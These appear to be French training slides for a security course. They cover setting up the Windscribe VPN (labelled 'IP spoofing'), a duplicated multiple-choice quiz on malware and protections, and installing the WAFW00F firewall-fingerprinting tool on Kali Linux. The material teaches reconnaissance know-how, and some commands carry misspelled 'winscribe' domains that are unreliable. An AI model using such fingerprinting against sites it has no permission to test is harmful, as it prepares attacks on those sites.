
- Réaliser le même environnement du travail décrit dans l'énoncé
- Exécuter avec succès l'attaque de sécurité

Activité 6

l'IP Spoofing avec windscribe

Etape : Création de compte sur Windscribe

Visitez [Windscribe](https://www.winscribe.com) et créez un compte gratuitement.



Activité 6

l'IP Spoofing avec windscribe



Etape : Création de compte sur Windscribe

Ouvrez votre terminal et ajoutez la clé de signature Windscribe à apt en utilisant la commande suivante.

```
sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-key FDC247B7
```

```
[sudo] password for knife:  
Executing: /tmp/apt-key-gpghome.he7D2DdKNk/gpg.1.sh --keyserver keyserver.ubuntu.com --recv-key FDC247B7  
gpg: keyserver receive failed: Server indicated a failure  
knife@dark:~$
```

Activité 6

l'IP Spoofing avec windscribe



Etape : Création de compte sur Windscribe

Ajouter le dépôt à votre sources.list à partir du terminal en utilisant la commande suivante

```
echo 'deb https://repo.winscribe.com/ubuntu bionic main' | sudo tee /etc/apt/sources.list.d/winscribe-repo.list
```

```
knife@dark:~$ echo 'deb https://repo.winscribe.com/ubuntu bionic main' | sudo tee /etc/apt/sources.list.d/
winscribe-repo.list
[sudo] password for knife:
deb https://repo.winscribe.com/ubuntu bionic main
knife@dark:~$
```

Activité 6

l'IP Spoofing avec windscribe



Etape : Création de compte sur Windscribe

Mettez à jour vos paquets système en utilisant la commande suivante

```
sudo apt-get update
```

```
knife@dark:~$ sudo apt-get update
Hit:1 http://in.archive.ubuntu.com/ubuntu focal InRelease
Hit:2 https://deb.nodesource.com/node_10.x focal InRelease
Hit:3 http://in.archive.ubuntu.com/ubuntu focal-updates InRelease
Hit:4 http://in.archive.ubuntu.com/ubuntu focal-backports InRelease
Hit:5 http://security.ubuntu.com/ubuntu focal-security InRelease
Hit:6 https://repo.windscribe.com/ubuntu bionic InRelease
Hit:7 https://packages.microsoft.com/repos/vscode stable InRelease
Hit:8 http://apt.postgresql.org/pub/repos/apt focal-pgdg InRelease
Reading package lists... Done
```

Installer windscribe-cli en utilisant la commande suivante

```
sudo apt-get install windscribe-cli
```

```
knife@dark:~$ sudo apt-get install windscribe-cli
Reading package lists... Done
Building dependency tree
Reading state information... Done
windscribe-cli is already the newest version (1.4-51).
The following package was automatically installed and is no longer required:
libfprint-2-todl
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 9 not upgraded.
knife@dark:~$ 
```

Activité 6

l'IP Spoofing avec windscribe



Etape : Création de compte sur Windscribe

Connectez-vous à Windscribe avec vos informations d'identification utilisées dans la première étape sur le terminal avec la commande ci-dessous. Ceci complètera la mise en place d'un service VPN sur la machine Linux.

windscribe login

```
knife@dark:~$ windscribe login
Windscribe Username: rakchas
Windscribe Password:
Logged In
knife@dark:~$
```

Activité 6

l'IP Spoofing avec windscribe



Etape : Création de compte sur Windscribe

Vérifier l'état de service et connectez vous avec les commandes suivantes

windscribe status

```
knife@dark:~$ windscribe status
windscribe -- pid: 1202, status: running, uptime: 2h 56m, %cpu
IP: 47.31.167.84
DISCONNECTED
knife@dark:~$
```

windscribe connect

```
knife@dark:~$ windscribe connect
Connecting to Hong Kong Hong Kong Victoria (UDP:443)
Firewall Enabled
Failed to connect, retrying
Connecting to Hong Kong Hong Kong Victoria (UDP:443)
Firewall Enabled
Connected to Hong Kong Hong Kong Victoria
Your IP changed from Unknown to 27.122.14.43
knife@dark:~$
```

Activité 6

l'IP Spoofing avec windscribe



Etape : Création de compte sur Windscribe

1. Pour se connecter à un serveur spécifique en utilisant windscribe, utilisez la commande suivante
2. Pour imprimer les emplacements du service VPN gratuit, utilisez la commande suivante.

windscribe disconnect

```
knife@dark:~$ windscribe status
windscribe -- pid: 1202, status: running, uptime: 2h 56m, %cpu
IP: 47.31.167.84
DISCONNECTED
knife@dark:~$
```

windscribe locations

Location	Short Name	City Name	Label	Pro
US Central	US-C	Atlanta	Mountain	
US Central	US-C	Dallas	Ranch	
US East	US	Chicago	Cub	
US East	US	Miami	Snow	
US East	US	Miami	Vice	
US East	US	New York	Empire	
US East	US	Washington DC	Precedent	
US West	US-W	Los Angeles	Dogg	
US West	US-W	Seattle	Cobain	
WINDFLIX US	US-N	New York	Radiohall	*
Canada East	CA	Montreal	Expo 67	
Canada East	CA	Montreal	Old Port	
Canada East	CA	Toronto	Comfort Zone	
Canada West	CA-W	Toronto	The 6	
Canada West	CA-W	Vancouver	Granville	
WINDFLIX CA	CA-N	Vancouver	Vansterdam	
Austria	AT	Toronto	Mansbridge	*
Austria	AT	Vienna	Hofburg	*
Belgium	BE	Vienna	Boltzmann	*
Bulgaria	BG	Brussels	Guildhouse	*
Croatia	HR	Sofia	Nevski	*
		Zagreb	Tkalcinova	*

Activité 6

l'IP Spoofing avec windscribe



Etape : Création de compte sur Windscribe

1. Pour se déconnecter du serveur windscribe, utilisez la commande suivante.
2. Pour se déconnecter du Client VPN windscribe, utilisez la commande suivante

```
windscribe connect <shortName>
```

```
knife@dark:~$ windscribe connect US
Connecting to US East Washington DC Precedent (UDP:443)
Firewall Enabled
Connected to US East Washington DC Precedent
Your IP changed from 192.190.19.15 to 217.138.255.198
knife@dark:~$
```

```
windscribe logout
```

```
knife@dark:~$ windscribe logout
Logged Out, Disconnecting
Firewall Disabled
DISCONNECTED
knife@dark:~$
```



Remarques

Remplacez <shortName> par le nom court de l'emplacement du serveur dans la liste.

Activité 6

l'IP Spoofing avec windscribe

Etape : Création de compte sur Windscribe

Pour afficher la section d'aide de windscribe, utilisez la commande suivante.

```
windscribe --help
```



knife@dark:~\$ windscribe --help
Usage: windscribe [<options>] <command> [<args>]...

Windscribe CLI client v1.4

If you experience any issues, please send a debug log and contact support:
support@windscribe.com or submit a ticket:
<https://windscribe.com/support/ticket>

Options:
--help Show this message and exit.

Commands:
status Check status of Windscribe and connection
account Output current account details
connect Connect to Windscribe
disconnect Disconnect from VPN
examples Show usage examples
firewall View/Modify Firewall mode
lanbypass View/Modify Firewall LAN bypass
locations Output list of all available server locations
login Login to Windscribe account
logout Logout and disconnect
port View/Modify default Port
protocol View/Modify default Protocol
proxy View/Modify Proxy Settings
sendlog Send the debug log to Support
speedtest Test the connection speed
viewlog View the debug log

ACTIVITÉ 7

QCM : Sécurité informatique



Compétences visées :

- Révision des informations acquises lors du cours.

Recommandations clés :

- Maitriser le contenu de la première partie du cours



1 heures



CONSIGNES

Pour le formateur

- L'apprenant doit être capable de mettre en place l'environnement de travail décrit dans l'énoncé
- Il doit être aussi en mesure de réaliser une installation de

Pour l'apprenant

- Il est recommandé de maîtriser le contenu de la première partie du cours

Conditions de réalisation :

- Aucun

Critères de réussite :

- Répondre aux questions posées

Activité 7

QCM : Sécurité informatique



WEBFORCE
BE THE CHANGE

QCM - SECURITE ET PREVENTION

Ce QCM permet d'évaluer vos connaissances concernant la prévention et la sécurité informatique

L'expression "attraper" un virus signifie que :

- vous devenez passionné de votre ordinateur au point d'en être malade
- vous avez fait une mauvaise manipulation sur votre ordinateur
- votre ordinateur a des problèmes liés à un programme nuisible

Activité 7

QCM : Sécurité informatique



WEBFORCE
BE THE CHANGE

QCM - SECURITE ET PREVENTION

Ce QCM permet d'évaluer vos connaissances concernant la prévention et la sécurité informatique

L'expression "attraper" un virus signifie que :

- vous devenez passionné de votre ordinateur au point d'en être malade
- vous avez fait une mauvaise manipulation sur votre ordinateur
- votre ordinateur a des problèmes liés à un programme nuisible

Activité 7

QCM : Sécurité informatique



QCM - SECURITE ET PREVENTION

Trouvez l'intrus :

- les vers
- les virus exécutables
- les trojans
- Avast
- les virus de boot
- les macros virus

Activité 7

QCM : Sécurité informatique



QCM - SECURITE ET PREVENTION

Trouvez l'intrus :

- les vers
- les virus exécutables
- les trojans
- Avast
- les virus de boot
- les macros virus

Activité 7

QCM : Sécurité informatique



WEBFORCE
BE THE CHANGE

QCM - SECURITE ET PREVENTION

Un virus informatique :

- a besoin d'un programme hôte pour se reproduire
- peut modifier le fonctionnement de votre ordinateur
- peut bloquer le système de votre ordinateur et de provoquer des re démarriages intempestifs
- peut détruire des données de votre disque dur
- peut se propager en utilisant les contacts de votre messagerie

QCM : Sécurité informatique

QCM - SECURITE ET PREVENTION

Un virus informatique :

- a besoin d'un programme hôte pour se reproduire
- peut modifier le fonctionnement de votre ordinateur
- peut bloquer le système de votre ordinateur et de provoquer des re démarriages intempestifs
- peut détruire des données de votre disque dur
- peut se propager en utilisant les contacts de votre messagerie

Activité 7

QCM : Sécurité informatique



WEBFORCE
BE THE CHANGE

QCM - SECURITE ET PREVENTION

Un ver informatique :

- logiciel malveillant nécessitant des connexions réseaux pour se propager
- n'a pas besoin d'un programme hôte pour se reproduire
- exploite les différentes ressources de l'ordinateur qui héberge pour assurer sa reproduction
- me permet de formater l'ordinateur

Activité 7

QCM : Sécurité informatique



WEBFORCE
BE THE CHANGE

QCM - SECURITE ET PREVENTION

Un ver informatique :

- logiciel malveillant nécessitant des connexions réseaux pour se propager
- n'a pas besoin d'un programme hôte pour se reproduire
- exploite les différentes ressources de l'ordinateur qui héberge pour assurer sa reproduction
- me permet de formater l'ordinateur

Activité 7

QCM : Sécurité informatique



QCM - SECURITE ET PREVENTION

Je suis un virus présent dans les documents bureautique tels que Word, Excel, PowerPoint... je suis :

- le ver nimda
- virus microsoft
- le virus de la grippe
- macros virus

Activité 7

QCM : Sécurité informatique



QCM - SECURITE ET PREVENTION

Je suis un virus présent dans les documents bureautique tels que Word, Excel, PowerPoint... je suis :

- le ver nimda
- virus microsoft
- le virus de la grippe
- macros virus

Activité 7

QCM : Sécurité informatique



QCM - SECURITE ET PREVENTION

Je suis un programme prétendant faire une certaine action, mais en réalité je fais une autre action plus malveillante.

Je suis :

- le virus polymorphe
- le ver
- macros virus
- cheval de troie

Activité 7

QCM : Sécurité informatique



QCM - SECURITE ET PREVENTION

Je suis un programme prétendant faire une certaine action, mais en réalité je fais une autre action plus malveillante.

Je suis :

- le virus polymorphe
- le ver
- macros virus
- cheval de troie

QCM : Sécurité informatique

QCM - SECURITE ET PREVENTION

Virus de boot (virus de secteur d'amorçage) :

- virus dont le code exécutable est enregistré dans le secteur de démarrage
- virus destiné à supprimer tous mes fichiers
- c'est un anti virus
- c'est un virus destiné à endommager ma webcam
- peut déplacer, supprimer ou modifier les "fichiers systèmes" de démarrage

QCM : Sécurité informatique

QCM - SECURITE ET PREVENTION

Virus de boot (virus de secteur d'amorçage) :

- virus destiné à supprimer tous mes fichiers
- c'est un anti virus
- virus dont le code exécutable est enregistré dans le secteur de démarrage
- c'est un virus destiné à endommager ma webcam
- peut déplacer, supprimer ou modifier les "fichiers systèmes" de démarrage

QCM : Sécurité informatique

QCM - SECURITE ET PREVENTION

Virus de boot (virus de secteur d'amorçage) :

- virus destiné à supprimer tous mes fichiers
- c'est un anti virus
- virus dont le code exécutable est enregistré dans le secteur de démarrage**
- c'est un virus destiné à endommager ma webcam
- peut déplacer, supprimer ou modifier les "fichiers systèmes" de démarrage

Activité 7

QCM : Sécurité informatique



QCM - SECURITE ET PREVENTION

Un virus exécutable :

- est un Trojan c'est la même chose
- bloque les fichiers exécutables
- prend le contrôle de mon ordinateur

Activité 7

QCM : Sécurité informatique



QCM - SECURITE ET PREVENTION

Un virus exécutable :

- est un Trojan c'est la même chose
- bloque les fichiers exécutables
- prend le contrôle de mon ordinateur

QCM : Sécurité informatique

QCM - SECURITE ET PREVENTION

Virus multiforme :

- peut-être à la fois un virus de système, un virus d'application et macros virus
- peut ré-organiser mon ordinateur
- a pour but de contrôler mon ordinateur
- peut infecter les fichiers ainsi que le secteur d'amorçage du disque dur

QCM : Sécurité informatique

QCM - SECURITE ET PREVENTION

Virus multiforme :

- peut-être à la fois un virus de système, un virus d'application et macros virus
- peut ré-organiser mon ordinateur
- a pour but de contrôler mon ordinateur
- peut infecter les fichiers ainsi que le secteur d'amorçage du disque dur

QCM : Sécurité informatique

QCM - SECURITE ET PREVENTION

Les logiciels espions (spyware) et publicitaires (adware) peuvent arriver sur votre ordinateur :

- en téléchargeant et en installant des programmes
- en surfant sur un site Web
- les deux réponses ci-dessus

QCM : Sécurité informatique

QCM - SECURITE ET PREVENTION

Les logiciels espions (spyware) et publicitaires (adware) peuvent arriver sur votre ordinateur :

- en téléchargeant et en installant des programmes
- en surfant sur un site Web
- les deux réponses ci-dessus

Activité 7

QCM : Sécurité informatique



QCM - SECURITE ET PREVENTION

Le spam :

- c'est un anti-virus
- c'est une communication électronique non sollicitée
- c'est un firewall (pare-feu)
- c'est un plug-in

Activité 7

QCM : Sécurité informatique



QCM - SECURITE ET PREVENTION

Le spam :

- c'est un anti-virus
- c'est une communication électronique non sollicitée
- c'est un firewall (pare-feu)
- c'est un plug-in

QCM : Sécurité informatique

QCM - SECURITE ET PREVENTION

Un antivirus me permet de :

- détecter la présence de virus
- supprimer les fichiers de mon ordinateur
- mettre en quarantaine le fichier infecté
- Supprimer le code correspondant au virus dans le fichier infecté

QCM : Sécurité informatique

QCM - SECURITE ET PREVENTION

Un antivirus me permet de :

- détecter la présence de virus
- supprimer les fichiers de mon ordinateur
- mettre en quarantaine le fichier infecté
- Supprimer le code correspondant au virus dans le fichier infecté

Activité 7

QCM : Sécurité informatique



QCM - SECURITE ET PREVENTION

Trouvez l'intrus :

- Avast
- Norton Sécurité
- Secuser
- Kaspersky
- Polymorphe
- Antivir

Activité 7

QCM : Sécurité informatique



QCM - SECURITE ET PREVENTION

Trouvez l'intrus :

- Avast
- Norton Sécurité
- Secuser
- Kaspersky
- Polymorphe
- Antivir

QCM : Sécurité informatique

QCM - SECURITE ET PREVENTION

Puisqu'un anti-virus n'est jamais complètement à jour, pour plus de protection il est recommandé :

- ne pas installer de logiciel d'origine inconnue
- préférer les logiciels libres, dont le code source est connu
- ne pas utiliser l'ordinateur
- ne pas faire de téléchargement sur les sites genre peer to peer
- ne pas ouvrir les courriels avec pièces jointes
- ne pas ouvrir les courriels d'origine inconnue

QCM : Sécurité informatique

QCM - SECURITE ET PREVENTION

Puisqu'un anti-virus n'est jamais complètement à jour, pour plus de protection il est recommandé :

- ne pas installer de logiciel d'origine inconnue
- préférer les logiciels libres, dont le code source est connu
- ne pas utiliser l'ordinateur
- ne pas faire de téléchargements sur les sites genre peer to peer
- ne pas ouvrir les courriels avec pièces jointes
- ne pas ouvrir les courriels d'origine inconnue

Activité 7

QCM : Sécurité informatique



QCM - SECURITE ET PREVENTION

Quel est le nom du dispositif logiciel contrôlant les flux d'informations entre votre ordinateur et le réseau ?

- la carte WIFI
- le gateway
- le firewall (pare-feu)
- l'antivirus

Activité 7

QCM : Sécurité informatique



WEBFORCE
BE THE CHANGE

QCM - SECURITE ET PREVENTION

Quel est le nom du dispositif logiciel contrôlant les flux d'informations entre votre ordinateur et le réseau ?

- la carte WIFI
- le gateway
- le firewall (pare-feu)
- l'antivirus

Activité 7

QCM : Sécurité informatique



QCM - SECURITE ET PREVENTION

Le mail frauduleux qui ressemble à celui d'une banque afin de voler des informations au destinataire

- c'est le virus
- c'est l'antivirus
- c'est le phishing (hameçonnage)

Activité 7

QCM : Sécurité informatique



QCM - SECURITE ET PREVENTION

Le mail frauduleux qui ressemble à celui d'une banque afin de voler des informations au destinataire

- c'est le virus
- c'est l'antivirus
- c'est le phishing (hameçonnage)

Activité 7

QCM : Sécurité informatique



QCM - SECURITE ET PREVENTION

Si on a un doute sur l'origine d'un message électronique, il faut

- consulter le message
- supprimer le message
- débrancher sa connexion Internet

Activité 7

QCM : Sécurité informatique



QCM - SECURITE ET PREVENTION

Si on a un doute sur l'origine d'un message électronique, il faut

- consulter le message
- supprimer le message
- débrancher sa connexion Internet

Activité 7

QCM : Sécurité informatique



QCM - SECURITE ET PREVENTION

Un Firewall (pare-feu)

- vérifie la présence de virus sur mon ordinateur
- bloque des connexions non désirées à mon ordinateur
- efface les spams dans mon courriel

Activité 7

QCM : Sécurité informatique



QCM - SECURITE ET PREVENTION

Un Firewall (pare-feu)

- vérifie la présence de virus sur mon ordinateur
- bloque des connexions non désirées à mon ordinateur**
- efface les spams dans mon courriel

Activité 7

QCM : Sécurité informatique



QCM - SECURITE ET PREVENTION

Pour protéger les enfants contre les contenus internet inappropriés... :

- j'installe un antivirus
- j'installe un contrôle parental
- j'interdis les enfants de toucher à l'ordinateur

Activité 7

QCM : Sécurité informatique



QCM - SECURITE ET PREVENTION

Pour protéger les enfants contre les contenus internet inappropriés... :

- j'installe un antivirus
- j'installe un contrôle parental
- j'interdis les enfants de toucher à l'ordinateur

Activité 7

QCM : Sécurité informatique



WEBFORCE
BE THE CHANGE

QCM - SECURITE ET PREVENTION

ProCon Latte ... :

- c'est un logiciel de gravure
- c'est une extension de Firefox permettant de protéger les enfants contre les contenus internet inappropriés
- c'est un antivirus

Activité 7

QCM : Sécurité informatique



QCM - SECURITE ET PREVENTION

ProCon Latte ... :

- c'est un logiciel de gravure
- c'est une extension de Firefox permettant de protéger les enfants contre les contenus internet inappropriés
- c'est un antivirus

ACTIVITÉ 8

Firewall - WAFW00F dans Kali Linux



Compétences visées :

- Utiliser des outils avancés pour installer un WAF
- Utiliser le WAF pour sécuriser une application web

Recommandations clés :

- Maitriser le principe du WAF



2 heures



CONSIGNES

Pour le formateur

- L'apprenant doit être capable de mettre en place l'environnement de travail décrit dans l'énoncé
- Il doit être aussi en mesure de réaliser une installation par CLI

Pour l'apprenant

- Il est recommandé de maîtriser le principe du WAF
- Il est recommandé également de suivre les étapes décrites dans l'énoncé pour pouvoir réussir les TP

Conditions de réalisation :

- GIT WAFOOF. Lien de téléchargement :
<https://github.com/EnableSecurity/wafw00f.git>

Critères de réussite :

- Réaliser le même environnement de travail décrit dans l'énoncé
- Exécuter avec succès l'attaque de sécurité

Activité 8

Firewall - WAFW00F dans Kali Linux

C'est quoi WAFW00F?


WAFW00F permet d'identifier et de prendre l'empreinte des produits Web Application Firewall (WAF) qui protègent un site Web.

WAFW00F effectue les opérations suivantes :

Il envoie une requête HTTP normale et analyse la réponse ; cela permet d'identifier un certain nombre de solutions WAF.

Si cela ne fonctionne pas, il envoie un certain nombre de requêtes HTTP (potentiellement malveillantes) et utilise une logique simple pour déduire de quel WAF il s'agit.

Si cela ne fonctionne pas non plus, il analyse les réponses précédemment renvoyées et utilise un autre algorithme simple pour deviner si un WAF ou une solution de sécurité répond activement à nos attaques.



The terminal window shows the command `wafw00f -l` being run by a root user on a Kali Linux system. The output displays various HTTP status codes and their corresponding WAF fingerprints:

- 404 Hack Not Found
- 405 Not Allowed
- 403 Forbidden
- 502 Bad Gateway
- 500 Internal Err

At the bottom, it says: ~ WAFW00F : v2.0.0 ~ The Web Application Firewall Fingerprinting Toolkit

Activité 8

Firewall - WAFW00F dans Kali Linux



Etape : Installation du WAFW00FOuvrez

votre système d'exploitation kali Linux et installez l'outil en utilisant la commande suivante.

```
Git clone https://github.com/EnableSecurity/wafw00f.git  
cd wafw00f
```

A terminal window titled "root@kali: ~/wafw00f" is shown. The window has a standard Linux terminal interface with a menu bar (File, Actions, Edit, View, Help) and a title bar. The main area displays the output of a Git command to clone a repository and then lists several files in the directory. The files listed are: 4nonimizer, a2sv, GmailBomber, go, Raccoon, and rapidscan. The terminal window is set against a light gray background.

```
root@kali:~/wafw00f  
File Actions Edit View Help  
root@kali:~# git clone https://github.com/EnableSecurity/wafw00f.git  
Cloning into 'wafw00f' ...  
remote: Enumerating objects: 4167, done.  
remote: Counting objects: 100% (28/28), done.  
remote: Compressing objects: 100% (26/26), done.  
remote: Total 4167 (delta 15), reused 3 (delta 2), pack-reused 4139  
Receiving objects: 100% (4167/4167), 624.75 KiB | 956.00 KiB/s, done.  
Resolving deltas: 100% (3036/3036), done.  
root@kali:~# la  
bash: la: command not found  
root@kali:~# ld  
ld: no input files  
root@kali:~# ls  
4nonimizer          GmailBomber  
a2sv                go  
Raccoon  
rapidscan
```

Activité 8


Firewall - WAFW00F dans Kali Linux



Etape : Installation du WAFW00F'outil

Apres le téléchargement, donnez la permission d'exécution à l'outil.

```
chmod +x setup.py
```



A terminal window titled "root@kali: ~/wafw00f" showing the command "chmod +x setup.py" being run, followed by the output of running "setup.py". The output includes several UserWarning messages about unknown distribution options ('project_urls' and 'long_description_content_type'), usage information for "setup.py", and an error message "error: no commands supplied". Finally, the command "setup.py --help" is run.

```
root@kali:~/wafw00f
File Actions Edit View Help
root@kali:~/wafw00f# chmod +x setup.py
root@kali:~/wafw00f# ./setup.py
/usr/lib/python2.7/distutils/dist.py:267: UserWarning: Unknown distribution option: 'project_urls'
    warnings.warn(msg)
/usr/lib/python2.7/distutils/dist.py:267: UserWarning: Unknown distribution option: 'long_description_content_type'
    warnings.warn(msg)
usage: setup.py [global_opts] cmd1 [cmd1_opts] [cmd2 [cmd2_opts] ...]
or: setup.py --help [cmd1 cmd2 ...]
or: setup.py --help-commands
or: setup.py cmd --help

error: no commands supplied
root@kali:~/wafw00f# ./setup.py --help
```


Activité 8

Firewall - WAFWOOF dans Kali Linux

Etape : Installation du WAFWOOF

Utilisez la commande suivante pour exécuter l'outil.

```
./setup.py --help
```



The terminal window shows the command being run and its output:

```
root@kali:~/wafw00f
File Actions Edit View Help
root@kali:~/wafw00f# ./setup.py --help
/usr/lib/python2.7/distutils/dist.py:267: UserWarning: Unknown distribution option: 'project_urls'
    warnings.warn(msg)
/usr/lib/python2.7/distutils/dist.py:267: UserWarning: Unknown distribution option: 'long_description_content_type'
    warnings.warn(msg)
Common commands: (see '--help-commands' for more)

    setup.py build      will build the package underneath 'build/'
    setup.py install    will install the package

Global options:
    --verbose (-v)      run verbosely (default)
    --quiet (-q)        run quietly (turns verbosity off)
```

L'outil fonctionne bien maintenant. Nous allons voir des exemples d'utilisation de l'outil.

